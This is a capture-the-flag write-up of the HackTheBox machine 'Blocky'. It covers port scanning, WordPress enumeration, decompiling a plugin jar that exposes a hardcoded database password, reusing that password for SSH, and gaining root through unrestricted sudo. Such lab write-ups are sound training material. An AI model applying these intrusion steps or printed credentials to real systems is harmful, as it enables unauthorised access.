Blocky

The WriteUp for Blocky from HackTheBox.eu...

Network Mapper shows us...

```
PORT      STATE  SERVICE   REASON         VERSION
21/tcp    open   ftp       syn-ack ttl 63 ProFTPD 1.3.5a
22/tcp    open   ssh       syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDXqVh03lOUgTdcXsDwffHKL6T9f1GfJ1/x/b/dywX42sDZ5m1Hz46bKmbnWa0YD3L
VPBKi3DITVaSgzA8mcpHRr30e3cEGaLCxty58U2/lyCnx3I0Lh5rEbipQ1G7Cr6NMgmGtW6LrlJRQiWA1OK2/tDZbLhwtkjB82pjI/0T2
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNgEpgEZGGbtm5suOAio9ut2hOQYLN3
|   256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILqVrP5vDD4MdQ2v3ozqDPxG1XXZOp5VPpVsFUROL6Vj
80/tcp    open   http      syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: BlockyCraft &#8211; Under Construction!
8192/tcp  closed sophos    reset ttl 63
25565/tcp open   minecraft syn-ack ttl 63 Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, U
Device type: general purpose|WAP|specialized|storage-misc|broadband router|printer
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X (94%), Asus embedded (90%), Crestron 2-Series (89%), HP embe
```

Alright FTP, SSH and HTTP

Lets start with HTTP...
A wordpress site, useful.. wpscan in the background.. as well as gobuster

```
/wiki (Status: 301)
/wp-content (Status: 301)
/plugins (Status: 301)
/wp-includes (Status: 301)
/javascript (Status: 301)
/wp-admin (Status: 301)
/phpmyadmin (Status: 301)
```

JULY 2, 2017 BY NOTCH

Welcome to BlockyCraft!

```
[+] WordPress version 4.8 identified (Insecure, released on 2017-06-08).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.10.10.37/index.php/feed/, <generator>https://wordpress.org/?v=4.8</generator>
 |  - http://10.10.10.37/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.8</generator>
```


```
[+] Notch
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Username: notch

Password: ????

We also see XML_RPC allowing us to bruteforce notch.... Ill run that in the background...

Enumerating further...



/plugins revealed 2 jar files.. these could come in handy..


Taking a gander at BlockyCore.jar..

```
[chaotic@archlinux Blocky]$ ls
BlockyCore.jar  nmapscan
[chaotic@archlinux Blocky]$ unzip BlockyCore.jar
Archive:  BlockyCore.jar
  inflating: META-INF/MANIFEST.MF
  inflating: com/myfirstplugin/BlockyCore.class
[chaotic@archlinux Blocky]$ ls
BlockyCore.jar  com  META-INF  nmapscan
[chaotic@archlinux Blocky]$ cd com/
[chaotic@archlinux com]$ ls
myfirstplugin
[chaotic@archlinux com]$ cd myfirstplugin/
[chaotic@archlinux myfirstplugin]$ ls
BlockyCore.class
[chaotic@archlinux myfirstplugin]$
```


```
[chaotic@archlinux myfirstplugin]$ jad BlockyCore.class
Parsing BlockyCore.class...The class file version is 52.0 (only 45.3, 46.0 and 47.0 are supported)
 Generating BlockyCore.jad
[chaotic@archlinux myfirstplugin]$ ls
BlockyCore.class  BlockyCore.jad
[chaotic@archlinux myfirstplugin]$ cat BlockyCore.jad
// Decompiled by Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.geocities.com/kpdus/jad.html
// Decompiler options: packimports(3)
// Source File Name:   BlockyCore.java

package com.myfirstplugin;


public class BlockyCore
{

    public BlockyCore()
    {
        sqlHost = "localhost";
        sqlUser = "root";
        sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
    }

    public void onServerStart()
    {
    }

    public void onServerStop()
    {
    }

    public void onPlayerJoin()
    {
        sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!!");
    }

    public void sendMessage(String s, String s1)
    {
    }

    public String sqlHost;
    public String sqlUser;
    public String sqlPass;
}
[chaotic@archlinux myfirstplugin]$
```

We have creds for SQL user:
root
8YsqfCTnvxAUeduzjNSXe22


We can login..



Interesting!



notch is the only user in the database.. we also have a hash but have not been able to crack it yet...



Still nothing!

WOW! I was able to SSH as notch with the SQL password.. Bing Bata Boom!

```
[chaotic@archlinux myfirstplugin]$ ssh notch@10.10.10.37
The authenticity of host '10.10.10.37 (10.10.10.37)' can't be established.
ECDSA key fingerprint is SHA256:lg0igJ5ScjVO6jNwCH/OmEjdeO2+fx+MQhV/ne2i900.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.37' (ECDSA) to the list of known hosts.
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Tue Jul 25 11:14:53 2017 from 10.10.14.230
notch@Blocky:~$
notch@Blocky:~$
notch@Blocky:~$
```

Lets grab the user flag...

Priv Esc:

As always lets start with a sudo -l

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$ X_X
```

This is my first box to have ALL sudo priv... We can do it almost anyway possible.. lets go extreme... or rather not X_X we are hackers...

```
notch@Blocky:~$ sudo sh
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# wc /root/root.txt
 0  1 32 /root/root.txt
# exit
```

This wraps up Blocky from HackTheBox.. X_X